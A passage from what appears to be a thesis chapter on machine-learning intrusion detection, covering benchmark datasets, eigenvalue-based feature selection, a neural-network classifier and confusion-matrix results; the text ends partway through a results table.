In intrusion detection research, various datasets such as the DRAPA98 and KDD 1999 datasets [2] using the DARPA IDS are used. The updated version of KDD-CUP-99 is NSL-KDD introduced by tavallaee et al. [24]. More details are given in Chapter 2, section number 2.3.1.2. In the prepossessing, we found 40 different types of sub-attack levels and a total count of 160,368 instances.

6.3.2.2 CIC-IDS2017 Dataset

The data source CIC-IDS2017 [25] of the open-access cyber security network was used to research the efficiency of ML algorithms. More details are given in Chapter 2, section number 2.3.1.5. There are 2,273,097 normal packets (Benign), which occupies more than 80% of the total data. A total of 2,830,743 data, including attack data, are provided.

6.3.2.3 CIC-IDS2018 Dataset

The dataset size is more than 300 GB, and it has been generated every day [25]. More details are given in Chapter 2, section number 2.3.1.7.

There are 13,484,708 normal packets (Benign), which occupy more than 83% of the total data. A total of 16,232,943 data, including attack data, are provided.

6.3.2.4 UNSW-NB15 Dataset

Moustafa et al. proposed the UNSW-NB15 dataset [43], network packets were collected using IXIA Perfect storm in Cyber Range Lab. More details are given in Chapter 2, section number 2.3.1.3. The UNSW-NB15 dataset used in this chapter consists

of 257,673 counts, which are stored and distributed in each file, and the number of normal and abnormal data. UNSW-NB15 dataset has a total of 45 features, 'normal', 'reconnaissance', 'backdoor', 'DoS', 'exploits', 'analysis', 'fuzzers', 'worms', 'shellcode', 'generic', classified into 1 normal and 9 attack types.

6.3.2.5 IoT Network Intrusion Dataset

I. Ullah et al. [142] proposed the dataset for intrusion detection in IoT environments. IoT environments give a large attack surface for attackers to exploit more destructive cyber-offensive. In the experiment, shows the number of data used for each attack and attack level, counts, probabilities, and lower/Upper confidence intervals. There are 40,073 normal packets, which occupies only 6% of the total data. A total of 6,25,783 data, including attack data, are provided.

6.3.3 Data Pre-processing Techniques

This section briefly introduces the preprocessing technique used in the experiment. Data preprocessing is a crucial step in the ML pipeline, as it helps prepare the data for modeling and ensure the quality of the results. It involves cleaning, transforming, and organizing the data to make it suitable for analysis. Common preprocessing tasks include:

1. Data normalization: it is a process in data preprocessing where the values of a feature are rescaled so that they have a specific mean and standard deviation. It helps to scale the features so they are on a similar scale, which can improve the performance of certain machine learning algorithms. For example Min-Max normalization: Rescales the values to be between 0 and 1.

2. Handling missing values: Impute or remove records with missing values.

3. Removing duplicates: Remove records with exact duplicates.

4. Feature scaling: Normalize the values of different features so they are on the same scale.

5. Encoding categorical variables: Convert categorical variables into numerical representations.

6. Feature selection: Choose a subset of relevant features to use in the model.

7. Splitting the data into training and test sets: Partition the data into two sets, one for training the model and the other for evaluating its performance.

Each preprocessing step depends on the data and the problem at hand, and they may need to be repeated multiple times or customized to achieve the best results.

6.3.4 Detailed Algorithmic Procedures

This section presents the proposed algorithmic procedures in the form of a pseudo-code consisting of two sub-components, i.e., Scatter Matrices and Eigenvalue Computation-based Feature Selection and classification procedure.

6.3.4.1 Algorithm 4: Scatter Matrices and Eigenvalue Computation Based Feature Selection

In step one, the input to the system is the data matrix for the dimension system. It will consist of a finite number of individual instances along with a finite number of different feature vectors as well as the label or attack categories. This data structure is in the format of a two-dimensional matrix. The procedure starts with step three and ends with step ten. At step four, *mean vectors* for the Ω-dimension matrix consists of different attack categories for the dataset. In step five, the granular computation for the scatter matrix is carried out in two aspects: one is within category matrix computation, and another is between category matrix granular computation. Both computations are described in the form of statistical formulas given in the algorithm pseudo-code, i.e., $\mathcal{M}^{\boxdot}$ and $\mathcal{M}^{\boxplus}$. At step six of the procedure, eigenvalues along with their corresponding eigenvectors are computed for the scatter co-variance matrix. In this, we are solving the *generalized eigenvalue problem*. Eigenvectors denote the particular linear direction for the variance of data, and their corresponding eigenvalues represent the magnitude of the variance in that same direction. So, in the *generalized eigenvalue problem*, these particular directions will be dependent on another matrix of the system.
Further, in step seven, the list is constructed that consists of the selection of eigenvectors on the basis of their corresponding eigenvalues. In step eight of the algorithm, k number of feature vectors are chosen corresponding to the particular largest eigenvalue. Therefore, $\Omega \times k$ dimension matrix is generated at this step. A new feature sub-space

will be transformed with its dimension $N \times k$ (Represented as $\mathcal{M}''$). Finally, the algorithm ends at step ten and gives the final output as Reduced dimension decision system matrix $\mathcal{M}''_{(N\times k)}$.

6.3.4.2 Algorithm 5: Classification Procedure

The above procedure (6.3.4.2) consists of several probabilistic as well as deterministic sub-modules which are as follows:
1. Selection mechanism of random weights and biases for the network nodes.
2. Choosing the most efficient non-linear unit (Activation Function).
3. Selection of optimization and error correction procedures such as Gradient Descent, ADAM, RMS Prop, etc.
4. Choosing a total number of layers and number of nodes (Computational units) at hidden & output units.
5. Selection of the number of batches and epochs.
6. Test the performance on various learning rates.

6.3.5 Novelty of Proposed Procedures

This section throws some light on the computational novelty of proposed procedures (discussed in section 6.3). We present this in the form of justifications as well as empirical computational time complexity analysis.

6.3.5.1 Novelty of Proposed Algorithm 4

1. Algorithm 4 overcomes the drawback of forwarding feature selection-based approaches. The output results given by this algorithm will be non-overlapped feature subsets.

2. This algorithm also has the possibility of parallelization due to its granular nature.

3. Since algorithm 4 exploits the linear algebraic building blocks, such as Scatter Matrices, Eigenvalues, and corresponding Eigenvectors, these building blocks will help analyze the reduced dimensional data in the form of a lower-dimensional projection plane. It also helps to make the linear transformation easy by providing the magnitude as well as the direction of each feature on the axis plane.

Algorithm 4: SMEC: Scatter Matrices and Eigenvalue Computation - based Feature Selection

1: *i/p:* A data matrix/ decision system, consists of a finite set of instances and a finite set of $\mapsto$ {feature vectors, label/attack category}

2: *o/p:* Reduced dimension decision system matrix $\mathcal{M}''_{(N\times k)}$

3: BEGIN Proc

4: Compute $\rightarrow$ mean vectors with Ω-dimension V_i for $(\mathrm{i} = 1, 2\cdots, CAT_N)$; where, CAT_N : represents total count of category varieties in the dataset.

5: Evaluate $\rightarrow$ pairwise scatter matrices in two certain aspects -
Within-category matrix:
Exploit eq. $\mathcal{M}^{\boxdot} = \sum_{i=1}^{c} \theta_i$; where, O is a Object for instance.

$$\theta_i = \sum_{O\in\delta_i}^{N} (O - V_i)(O - V_i)^T$$

$$V_i = \frac{1}{N_i}\sum_{O\in\delta_i}^{N} O_k$$

Between-category matrix:
Exploit eq. $\mathcal{M}^{\boxplus} = \sum_{i=1}^{c} \psi_i (V_i - V)(V_i - V)^T$; where V_i, V and ψ_i denotes - sample mean, gross mean and sizes of particular categories.

6: Evaluate $\rightarrow$ Eigenvectors $(\alpha_1, \alpha_2, \cdots, \alpha_\Omega)$ along with this, the respective Eigenvalues $(\beta_1, \beta_2, \cdots, \beta_\Omega)$ for the scatter covariance matrices evaluated in the step 5.

7: Construct the tuples list then carry-out sorting of the Eigenvectors with decrease in the Eigenvalues.

8: k Eigenvectors are then picked with the largest Eigenvalues and then arrange the $\Omega \times$ k dimension matrix $\mathbb{M}$ (here, individual column depicts an instance of eigenvector).

9: Transform the samples into a new feature space by exploiting $\Omega \times$ k matrix i.e., -

$$\mathcal{M}''_{(N\times k)} = \mathcal{M}'_{(N\times\Omega)} \times \mathbb{M}_{(\Omega\times k)}$$

Here, $\mathcal{M}'$ signifies: $N \times \Omega$ sized matrix with total number of N samples, $\mathcal{M}''$ denotes: reshaped samples $N \times k$ size in the diminished new feature space.

10: END Proc

Algorithm 5: Classification Procedure

1: *i/p:* Input to the system are two components - input matrix and output matrix (the combination is represented as $\mathcal{M}''_{(N\times k)} \leftarrow I[X:Y]$). It will act as a decision system for the entire procedure.

2: *o/p:* A learned model with optimal updated parameters.

3: BEGIN Proc

4: **Initialization Phase:** It assigns the random value to the network node in the form of {*node weights, node biases*}

5: **Notations:**
$\theta_{\mathbb{H}}$ **:** Weight matrix for hidden layer
$\theta^{\star}_{\mathbb{H}}$ **:** Bias matrix for hidden layer
$\theta_{\mathbb{O}}$ **:** Weight Matrix for output layer
$\theta^{\star}_{\mathbb{O}}$ **:** Bias matrix for output layer
ψ **:** Absolute outcome (Predicted outcome)
l_r **:** Learning rate

6: Perform liner mapping as follows :
Calculate matrix dot product of $I_X[\,]$ and $\theta_{\mathbb{H}}$ then add the bias $\theta^{\star}_{\mathbb{H}}$ into it.

7: Use the set of few compatible activation functions such as Sigmoid, Rectifier linear unit (ReLu), Leaky ReLu, Sigmoid liner unit, etc (function details are discussed in Table 2) and perform the non-linear mapping on the output of step 6.

8: Perform the matrix dot product of { Output of step 7 and $\theta_{\mathbb{O}}$ }, then add the quantity $\theta^{\star}_{\mathbb{O}}$ into it. Consequently, perform the activation function on the obtained results.

9: At this step predicted output quantity compared with actual output value and error for the gradient is calculated i.e, $Err = I_Y[\,] - \psi$

10: Calculate the Descent for the output layer by taking the derivatives of activation function and applying it on ψ. Next apply the derivatives of activation function on the output of step 7 to get the descent of hidden layer. Therefore the descent for output layer and descent for hidden layer are computed.

11: In this step a quantity $\Delta_{o/player}$ is calculated by the multiplication of $\rightarrow$ error obtained in step 9 and output of step 10.

12: Perform error back propagation for the hidden layer as follows:
$Err_{\mathbb{H}}$ = Matrix dot product (Output of step 11 and transpose of $\theta_{\mathbb{O}}$)

13: Calculate the $\Delta_{\mathbb{H}}$ multiplication of $\rightarrow$ descent for hidden layer (This is the output of step 10) and error for hidden layer (This is the output of step 12) in back propagation.

14: Use optimal l_r to compute the updated node weights for hidden layer as well as output layer. Resultantly $\theta_{\mathbb{H}}$ and $\theta_{\mathbb{O}}$ are updated.

15: Similarly, biases for the nodes are also updated with the help of l_r (use the same value as in step 14). In this way, $\theta^{\star}_{\mathbb{H}}$ and $\theta^{\star}_{\mathbb{O}}$ are updated.

16: Empirical optimal number of epoches will be executed by repeating steps 9 to 15.

17: END Proc

6.3.5.2 Novelty of Proposed Algorithm 5

1. The proposed algorithm 5 performs supervised classification for the attacks in the IDS system datasets. The learning algorithm learns the patterns as well as co-relations among the available variables in the data. Since the highly correlated features in the dataset are identified and either merged or ignored in algorithm 4, the resultant reduced dimension dataset will have all independent feature vectors, which will go as input to algorithm 5 (for classification).

2. This algorithmic procedure has the ability to detect the complex nature of the non-linear relationships between dependents (highly correlated) as well as independent variables (features).

3. This procedure required less knowledge of the statistical and probabilistic background.

4. This procedure has the advantage of experimenting with different hyperparameters, such as utilizing state-of-the-art non-linear primitives (activation functions and optimizers), varying training network node's weights and biases, number of epochs, training data batch size, and learning rate. It also provides the functionality of making the architecture compatible as deep as needed in network layers.

5. It has the facility to solve both classification and regression issues in the dataset.

6.4 Experimental Evaluation

This section presents the complete experimental evaluation in the form of state-of-the-art intrusion detection datasets used (details discussed in section 6.3.2), adopted strategies in modeling, simulation testbed, obtained results, and benchmarking (comparative analysis) on various performance measures.

6.4.1 Modeling

In our system modeling, the following two strategies are used,

1. Perform fine-tuning on various Hyperparameters.

2. Experiment with other state-of-the-art architectures related to the deeper network layer.

6.4.1.1 First Modeling Strategy

- As the first discussed strategies, the fine-tuning is performed on the selection of appropriate activation function.
- Selection of a computationally empirical learning rate for the adoptive model.
- Random selection of network node weights and biases
- Optimal optimization method
- An intelligent selection of the number of hidden layers as well as the number of nodes at each layer.
- Defining number of Epochs and Batch size.

6.4.1.2 Second Modeling Strategy

We experiment with our data with state-of-the-art architecture such as:

- Residual Networks (ResNet)
- Using Transfer Learning (TL)
- Deploy the model with Inception Architecture
- Use The Transformer Model

6.4.2 Experimental Setup

The hardware test environment was tested on a desktop with processor Intel(R) Xeon(R) Gold 6238R CPU @ 2.20GHz 2.19 GHz (2 processors), 384GB RAM, and Windows 10 Pro operating system installed. This system types a 64-bit operating system and an x64-based processor. We applied *JMPstatistical* software [126] for collections to learn the overall behavior for all datasets and find the best features.

Optimizers Name	learning_ rate/power	momentum	beta_1/2	l1/l2_regu larization	rho	accumula tor_value	epsilon	nesterov	centered	amsgrad
Stochastic Gradient Descent	0.01	0	-	-	-	-	-	FALSE	-	-
RMSprop	0.001	0	-	-	0.9	-	1 e -07	-	FALSE	-
ADAM	0.001	-	0.9/0.99	-	-	-	1 e -07	-	-	FALSE
Adadelta	0.001	-	-	-	0.95	-	1 e -07	-	-	-
Adagrad	0.001	-	-	-	-	0.1	1 e -07	-	-	-
Adamax	0.001	-	0.9/0.999	-	-	-	1 e -07	-	-	-
Nadam	0.001	-	0.9/0.999	-	-	-	1 e -07	-	-	-
Flow The Regularized Leader	0.001/-0.5	-	0	0.1/0.0		-	-	-	-	-


Table 6.1: Variation of Different Hyperparameters

6.4.3 Simulation Testbed (Package and Libraries)


Our simulation test consists of the following package and libraries.

- For experimental study, "Keras" [143] and "TensorFlow" [144]. Keras is a DL API written in python, running on the top of the ML platform TensorFlow. It was developed with the focus on enabling fast experimentation.
- "Layers" and "Models" are the main component's in Keras.
- $tf.compat.v1.configproto$: This method migrates multi-worker communication between CPU and GPU during training.
- $tf.compat.v1.InteractiveSession$: This is a TensorFlow session for use in interactive context such as a shell.


We experiment with several activation functions in the hidden layer as well as the output layer. In the hidden layer, some activation functions such as ReLu, LeakyReLu, PReLu, Mish, etc., are tried out, and the act output layer Sigmoid activation function has been used. Table 6.1 shows the several optimization methods that usually modify the features of the network, such as Node weights, Node Bias, Learning momentum, etc, which will help in reducing the overall loss and improve the classification accuracy. For example, optimizer that implements the Adam algorithm: $tf.keras.optimizers.Adam(learning_rate = 0.001, beta_1 = 0.9, beta_2 = 0.999, epsilon = 1e-07, amsgrad = False, name =' Adam', **kwargs)$.




(a) NSL-KDD Dataset




(b) CIC-IDS2017 Dataset



(c) CIC-IDS2018 Dataset




(d) IoTID20 Dataset




(e) UNSW-NB15 Dataset


Figure 6.5: Training ROC Curve Plots and Area




(a) NSL-KDD Dataset




(b) CIC-IDS2017 Dataset



(c) CIC-IDS2018 Dataset



(d) IoTID20 Dataset



(e) UNSW-NB15 Dataset

Figure 6.6: Validation ROC Curve Plots and Area

6.4.4 Obtained Results

This section presents the obtained results from the experimental evaluation on four different intrusion detection datasets (NSL-KDD, CICIDS-2017/18, UNSW-NB15, IOTID20). The results are- exploratory data analysis, various statistical distributions, ROC curve measures, Fit curve, confusion metrics, computed minimal feature set, etc. The obtained results are compared with existing methods in the form of statistical performance parameters such as attack classification accuracy, precision, recall, f1-score, etc.

6.4.4.1 ROC Curve Plots

ROC Curve explained in chapter 2, section number 2.7. The ROC curve plots for selected datasets are depicted as follows: Figure 6.5 illustrates the training ROC curve plots and area for NSL-KDD, CICIDS-2017, CICIDS2018, IoTID20, and UNSW-NB15 datasets. Figure 6.6 represents the validation ROC curve plots and area for the same datasets.

6.4.4.2 Dimensional Reduction Based Feature Selection

Algorithm Procedure 1 shows the dimensional reduction-based feature selection. It finds new basis (axes) orthogonal to each other while preserving the distribution of the original data as much as possible and transforming it into the lower-dimensional space. In this case, the calculation mainly uses eigenvalue decomposition or SVD of a matrix. Feature selection methods select the most optimal variables that do not have a linear relationship with each other, i.e., Dimensional Reduction (DR), by first combining existing variables. The first DR Component (DRC1) preserves the distribution of the raw data the most, and the second DR component (DRC2) preserves the distribution of the raw data the next most. Consider the scenario that DRC1, DRC2, and DRC3 preserve about 90% of the original data distribution; in that case, even if about 10% of information is lost, only DRC1, DRC2, and DRC3 can be selected to reduce the dimension to 3D data. Subsequently, calculation and visualization are easy. Therefore, exploratory data analysis can be performed more optimally and computationally economically. Figure No. 6.7, 6.8, 6.9, 6.10, and 6.11 depict the eigenvalues, bar chart of the percent of the variation accounted for by each dimensional reduction components, and features for sequentially NSL-KDD, CIC-IDS2017/18, IoTID20, UNSW-NB15 datasets.




Figure 6.7: Eigenvalues, Bar Chart, and Features For NSL-KDD Dataset




Figure 6.8: Eigenvalues, Bar Chart, and Features For CIC-IDS2017 Dataset




Figure 6.9: Eigenvalues, Bar Chart, and Features For CIC-IDS2018 Dataset




Figure 6.10: Eigenvalues, Bar Chart, and Features For IoTID20 Dataset




Figure 6.11: Eigenvalues, Bar Chart, and Features For UNSW-NB15 Dataset

6.4.4.3 Confusion Matrix

The confusion matrix is explained in chapter 2, section number 2.7. The confusion matrix is a table of size $n \times n$ which represents the overall performance of the classification system. It also represents the count of true negative, true positive, false negative, and false positive instances distribution. In confusion matrix row labels show the actual class and column labels show the predicted class for training and validation datasets. Further, these instance counts can be utilized for calculating the accuracy of the model. Table No. 6.2, 6.4, 6.6, 6.8, and 6.10 represent the training phase confusion matrices and Error, Accuracy, Precision, and Recall corresponding to NSL-KDD, CIC-IDS17/18, IoTID20, and UNSW-NB15 respectively. Table No. 6.3, 6.5, 6.7, 6.9, and 6.11 represent the validation phase confusion matrices and Error, Accuracy, Precision, and Recall corresponding for same datasets. In chapter 2, section number 2.7 shows the Accuracy formula, section number 2.7 shows the Precision formula, and section number 2.7 shows the Recall formula and corresponding detailed discussion.
The rows of the confusion matrix represent the predicted class, and the columns represent the actual class. The rows and columns can be interpreted as follows:

1. Row 1: Predicted Positive: This row shows the number of instances that were predicted as positive by the classifier.
    - True Positive (TP): The number of instances that were correctly predicted as positive.
    - False Positive (FP): The number of instances that were incorrectly predicted as positive.
2. Row 2: Predicted Negative: This row shows the number of instances that were predicted as negative by the classifier.
    - False Negative (FN): The number of instances that were incorrectly predicted as negative.
    - True Negative (TN): The number of instances that were correctly predicted as negative.
3. Column 1: Actual Positive: This column shows the number of instances that are actually positive.

- True Positive (TP): The number of instances that were correctly predicted as positive.
- False Negative (FN): The number of instances that were incorrectly predicted as negative.

4. Column 2: Actual Negative: This column shows the number of instances that are actually negative.
   - False Positive (FP): The number of instances that were incorrectly predicted as positive.
   - True Negative (TN): The number of instances that were correctly predicted as negative.

The confusion matrix provides a summary of the true and false predictions made by the classifier, allowing for a thorough evaluation of its performance.

	Dos	Probe	Remote to Local	User to Root	Normal	Error	Accuracy	Precision
Dos	43280	7	0	0	52	**0.0014**	**0.9986**	**1**
Probe	15	12270	1	0	99	**0.0093**	**0.9907**	**0.96**
Remote to Local	4	30	4508	4	334	**0.0762**	**0.9237**	**0.85**
User to Root	0	4	17	276	45	**0.193**	**0.8071**	**0.91**
Normal	139	505	776	22	57840	**0.0243**	**0.9756**	**0.99**
Total	**43439**	**12816**	**5302**	**302**	**58370**	**0.0171**	**0.9829**	
Recall	**1**	**0.99**	**0.92**	**0.81**	**0.98**			

Table 6.2: Training Confusion Matrix, Error, Accuracy, Precision, and Recall for NSL-KDD Dataset

	Dos	Probe	Remote to Local	User to Root	Normal	Error	Accuracy	Precision
Dos	14353	8	0	0	27	**0.0024**	**0.9975**	**1**
Probe	3	4039	0	0	52	**0.0134**	**0.9865**	**0.96**
